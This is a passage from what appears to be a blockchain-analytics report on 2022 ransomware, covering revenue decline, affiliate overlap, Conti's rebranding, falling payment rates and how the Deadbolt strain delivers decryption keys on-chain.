if sanctions had not been used.

The difference in post-sanctioning performance of counterparties and non-counterparties helps us estimate (directionally) and with modest precision the degree of under or over performance of sanctioned entity counterparties. To reach this final step, we take the difference between the average counterparty percent change in on-chain inflows by category and subtract the same measure for non-counterparties. We then use this percentage point value to weight the total amount of USD inflows to each category of sanctioned entity counterparty, ultimately providing a single best guess about the degree to which sanctioning interrelates with counterparty on chain activity.




# Ransomware



# Ransomware Revenue Down As More Victims Refuse to Pay

2022 was an impactful year in the fight against ransomware. Ransomware attackers extorted at least \$456.8 million from victims in 2022, down from \$765.6 million the year before.




As always, we have to caveat these findings by noting that the true totals are much higher, as there are cryptocurrency addresses controlled by ransomware attackers that have yet to be identified on the blockchain and incorporated into our data. When we published last year's version of this report, for example, we had only identified \$602 million in [ransomware payments in 2021](#). Still, the trend is clear: Ransomware payments are significantly down.


However, that doesn't mean attacks are down, or at least not as much as the drastic dropoff in payments would suggest. Instead, we believe that much of the decline is due to victim organizations increasingly refusing to pay ransomware attackers. We'll discuss this phenomenon more below, but first, let's look more at general ransomware trends in 2022.

## 2022 ransomware by the numbers


Despite the drop in revenue, the number of unique ransomware strains in operation reportedly exploded in 2022, with research from cybersecurity firm Fortinet stating that [over 10,000](#) unique strains were active in the first half of 2022. On-chain data confirms that the number of active strains has grown significantly in recent years, but the vast majority of ransomware revenue goes to a small group of strains at any given time. We do, however, see turnover throughout the year among the top-grossing strains.



Likewise, ransomware lifespans continue to drop. In 2022, the average ransomware strain remained active for just 70 days, down from 153 in 2021 and 265 in 2020. As we'll explore below, this activity is likely related to ransomware attackers' efforts to obfuscate their activity, as many attackers are working with multiple strains.



When it comes to money laundering, the data indicates that most ransomware attackers send funds they've extorted to mainstream, centralized exchanges.



In fact, the share of ransomware funds going to mainstream exchanges grew from 39.3% in 2021 to 48.3% in 2022, while the share going to high-risk exchanges fell from 10.9% to 6.7%. Usage of illicit services such as darknet markets for ransomware money laundering also decreased, while mixer usage increased from 11.6% to 15.0%.


## Sizing up the ransomware ecosystem

The constant turnover amongst top ransomware strains and appearance of new ones would suggest that the ransomware world is a crowded one, with a large number of criminal organizations competing with one another and new entrants constantly coming onto the scene. However, looks can be deceiving. While many strains are active throughout the year, the actual number of individuals who make up the ransomware ecosystem is likely quite small.

One place we see this is in affiliate overlap. Most ransomware strains function on the ransomware-as-a-service (RaaS) model, in which the developers of a ransomware strain allow other cybercriminals, known as affiliates, to use the administrator's malware to carry out attacks in exchange for a small, fixed cut of the proceeds. However, we've seen time and time again that many affiliates carry out attacks for several different strains. So, while dozens of ransomware strains may technically have been active throughout 2022, many of the attacks attributed to those strains were likely carried out by the same affiliates. We can think of it as the gig economy, but for ransomware.


A rideshare driver may have his Uber, Lyft, and Oja apps open at once, creating the illusion of three separate drivers on the road – but in reality, it's all the same car.

Microsoft Security discussed an example of this in a [blog post](#) earlier this year discussing one prolific affiliate group, whom they've labeled DEV-0237, who has carried out attacks using the Hive, Conti, Ryuk, and BlackCat ransomware strains. Microsoft Security researchers were able to identify this example of affiliate overlap by analyzing the technical details of how the attacks were carried out, but we can also identify examples of affiliate overlap on the blockchain. On the [Chainalysis Reactor](#) graph below, we see an affiliate whose wallet has received large sums from the Dharma, Conti, and BlackCat ransomware strains at different times, which means the affiliate has carried out attacks for all three strains.




Conti is a particularly interesting case for observing how not just affiliates, but administrators as well rebrand themselves and switch between strains. Conti was a prolific ransomware strain for a few years, taking in more revenue than any other variant [in 2021](#). But in February, immediately following Russia's invasion of Ukraine, the Conti team [publicly announced](#) its support for Vladimir Putin's government. Soon after, a cache of Conti's internal communications leaked, and [indicated connections](#) between the cybercrime organization and Russia's Federal Security Service (FSB).

For these reasons, many ransomware victims and incident response firms decided that paying Conti attackers was too risky, as the FSB is a sanctioned entity [despite Conti itself not being one](#). Conti responded by [announcing its closure](#) in May, but soon after, much of the Conti team split up into smaller groups and continued their activity. Conti's closure drove many affiliates to conduct attacks for other strains whose ransoms victims were more likely to pay, as we showed above. We can see another example of this activity below.



Here, we see a Conti affiliate who began working with the Suncrypt, Monti, and Lockbit strains.

But it isn't just Conti affiliates who have rebranded. On-chain data shows that core administrators have also begun to work with and launch other strains, including [the ransomware group's leader](#), who goes by the alias Stern. The Reactor graph below shows that Stern has transacted with addresses linked to strains like Quantum, Karakurt, Diavol, and Royal in 2022 following Conti's demise.



Notice that in many cases, the ransomware attackers re-used wallets for multiple attacks launched nominally under other strains. This on-chain activity confirms [previous research](#) from cybersecurity firm AdvIntel revealing plans by Conti's core leadership to shift operations to some of the strains seen above. It's a great example of how blockchain analysis in tandem with technical analysis of ransomware code and attack patterns can identify offshoots of ransomware strains that have been deemed too risky to pay.

With this data in mind, can Conti truly be said to have shut down if its leader, affiliates, and other members are still successfully carrying out ransomware attacks under new brand names? The data suggests that it may be more productive to think of the ransomware ecosystem not as a collection of distinct strains, but instead as a small group of hackers who rotate brand identities regularly. The fluidity with which affiliates move between ransomware brands makes the sector appear larger than it really is. "The number of core individuals involved in ransomware is incredibly small versus perception, maybe a couple hundred," said Bill Siegel, CEO and co-founder of ransomware incident response firm Coveware. "It's the same criminals, they're just repainting their get-away cars." Siegel indicated this activity has increased of late, and that affiliates are now much more likely to switch strains frequently rather than stick with one for an extended period of time. But, despite ransomware attackers' best efforts, the transparency of the blockchain allows investigators to spot these rebranding efforts virtually as soon as they happen.

## The big story: Ransomware victims are paying less frequently

Based on the data available to us now, we estimate that 2022's total ransomware revenue fell to at least \$456.8 million in 2022 from \$765.6 million in 2021 — a huge drop of 40.3%. However, the evidence suggests that this is due to victims' increasing unwillingness to pay ransomware attackers rather than a decline in the actual number of attacks. We spoke with a number of ransomware experts to learn more.

The first question that jumps to mind: How can we actually know fewer victims are paying, given the lag we've noted previously in how long it takes to identify ransomware addresses, and the massive underreporting of attacks by victims? Michael Phillips, Chief Claims Officer of cyber insurance firm [Resilience](#), indicated that businesses shouldn't rest easy just because ransomware revenue is down. "Data from claims across the cyber insurance industry show that ransomware remains an increasing cyber threat to businesses and enterprises. There have, however, been signs that meaningful disruptions against ransomware actor groups are driving lower than expected successful extortion attempts," he told us. Phillips cited among those disruptions the Russia-Ukraine war and the increased pressure on ransomware gangs from western law enforcement, including arrests and recovery of extorted cryptocurrency.



Recorded Future intelligence analyst and ransomware expert Allan Liska, also known as the [Ransomware Sommelier](#), pointed to the data teams like his collect from data leak sites (DLS), where many ransomware attackers post data stolen from victims in an effort to pressure them into paying. “Most organizations scrape [DLS] data to collect a baseline victimology. By that measure, ransomware attacks decreased between 2021 and 2022 from 2865 to 2566 — a 10.4% drop,” said Liska.

If we take DLS victim leaks as a proxy for the number of attacks, there’s still a huge gap between a 10.4% drop in leaks and a 40.3% drop in overall ransomware revenue. Instead, our conversations with representatives of cyber insurance and incident response firms suggest much of the revenue drop is explained by victims paying less frequently. Bill Siegel of Coveware provided us with statistics on the probability of a ransomware victim to pay a ransom based on his firm’s client matters over the last four years:

	2019	2022	2021	2022
Paid	76%	70%	50%	41%
Did Not Pay	24%	30%	50%	59%

The trend is highly encouraging — since 2019, victim payment rates have fallen from 76% to just 41%. But what exactly accounts for this shift? One big factor is that paying ransoms has become legally riskier, especially following an [OFAC advisory](#) in September 2021 on the potential for sanctions violations when paying ransoms. “With the threat of sanctions looming, there’s the added threat of legal consequences for paying [ransomware attackers],” said Liska. Bill Siegel agreed, telling us that his firm refuses to pay ransoms if there’s even a hint of connection to a sanctioned entity.

Another big factor is the outlook of cyber insurance firms, who are usually the ones reimbursing victims for ransomware payments. “Cyber insurance has really taken the lead in tightening not only who they will insure, but also what insurance payments can be used for, so they are much less likely to allow their clients to use an insurance payout to pay a ransom,” said Liska. Phillips echoed this sentiment in his remarks to us. “Today, companies have to meet stringent cybersecurity and backup measures to be insured for ransomware coverage. These requirements have proven to actively help companies bounce back from attacks rather than pay ransom demands. An increased focus on underwriting against factors that contribute to ransomware has led to lower incident costs for companies and contributed to a decreasing trend in extortion payments.”

Siegel agreed that cyber insurance firms’ demand for better cybersecurity measures is a key driver of the trend toward less frequent ransom payments, and described some of the measures they push clients to implement. “A lot of the insurance carriers are tightening underwriting standards,

and will not renew a policy unless the insured has comprehensive backup systems, uses EDR, and has multi-authentication. This has driven a lot of companies to become more secure," said Siegel. Liska agreed that cybersecurity measures have improved greatly over the past few years. "Back in 2019 when [big game hunting](#) and RaaS really started taking off, a lot of security professionals really emphasized the importance of backups. Security professionals saying something and organizations implementing it can take a while. While having an effective backup solution doesn't stop ransomware attacks and doesn't help with data theft, it does give victims more options so they aren't forced to pay," he said.

Siegel described to us how companies with well segmented yet highly available data backups are much less likely to experience material business impact as the result of an attack, and said that they regularly advise clients not to pay unless the payment is economically justified due to the severity of the impact being experienced. Liska also emphasized that backups aren't a magic bullet, noting that the data recovery process can take months and leave ransomware victims vulnerable to follow-up attacks during this process, as we saw in the case of [Australian logistics firm Toll Group](#), which suffered two attacks in three months in 2022.


Of course, the best-case scenario is for organizations not to fall victim to ransomware attacks in the first place. To that end, Liska recommends organizations run recurring tabletop exercises, in which all relevant teams — cybersecurity, networking, IT, server administration, backup teams, PR, finance, etc. — meet with leadership to establish how the organization can keep itself secure, identify vulnerabilities, and understand who's responsible for all aspects of security. "Having a realistic picture of where your organization stands and what its weaknesses and strengths are will better prepare everyone in the event your organization is hit with a ransomware attack, and it also makes leadership aware of where it needs to invest to better secure the network, ahead of an attack," said Liska.

If more organizations can implement these best practices the way they have data backups and other security measures, we'll hopefully see ransomware revenue continue to fall in 2023 and beyond.

## How the Dutch National Police Tricked Prolific Ransomware Strain Deadbolt Into Giving Up Victim Decryption Keys

Deadbolt is a ransomware strain that first became active in early 2021, and operates very differently from other notable strains of the last few years. While most ransomware gangs focus primarily on attacking large organizations who can afford heavy ransoms, Deadbolt does the opposite, instead taking more of a “spray and pray” approach, targeting small businesses and even individuals in high numbers, while demanding a relatively small ransom from each victim. The reason for this is that Deadbolt has built its operations on exploiting a security flaw in network-attached storage (NAS) devices produced by the provider QNAP, rather than infecting entire computer networks, which is the go-to tactic for the “big game hunting” favored by most ransomware attackers.

Deadbolt also communicates with victims differently from other ransomware strains. While many strains have set up websites to negotiate with victims and provide decryption keys to those who pay, Deadbolt simply instructs victims to pay a set amount to a specific Bitcoin address in a message that appears when the victim attempts to access the infected device.



Source: [Sophos blog](#)

Once a victim pays, Deadbolt automatically sends them the decryption key via the blockchain, sending a low-value Bitcoin transaction to the ransom address with the decryption key written into the transaction's **OP\_RETURN** field. In order to send the OP\_RETURN, some amount of cryptocurrency must be transferred — blockchain analysis suggests that Deadbolt's developers pre-programmed transactions to send a negligible sum of .0000546 BTC (about \$1 USD) to its own ransom payment wallet each time a victim pays, so that funds are available to then send transactions necessary to communicate the decryptor to each victim upon receipt of their ransom.

Date (UTC)	Tx Hash	DeadBolt Ransom...	Amount	Deadbolt Ransomware
07/08/2022 13:04	4c863c560ad4b677...		0.000054	bc1q5q38z3qtleglms540yym5hs...

Hash: 4c863c560ad4b677b6f5fd17fcfb718b544d10725851439ec92e8...	Time: 07/08/2022 1:04 PM	Fee: 0.00001250	Block: 744147
--	--------------------------	-----------------	---------------


  

Sending cluster	Address	Amount	Receiving clust...	Address	Amount
DeadBolt R...	bc1q62rjm9a82s3qmjzffc6uyyt...	0.000194	Deadbolt R...	bc1q5q38z3qtleglms540yym5hs...	0.0000546
			DeadBolt R...	bc1q62rjm9a82s3qmjzffc6uyyt...	0.000...
			U-7fa05244...	U-7fa05244b095874fbc2fec14	0.00

